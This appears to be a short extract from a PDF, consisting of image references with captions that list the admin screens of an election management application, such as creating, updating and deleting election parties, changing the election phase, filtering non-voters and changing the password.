
Admin create election party




Admin view election party




Admin update election party




Admin delete election party




Admin change election phase




Admin filter non-voter




Admin change password



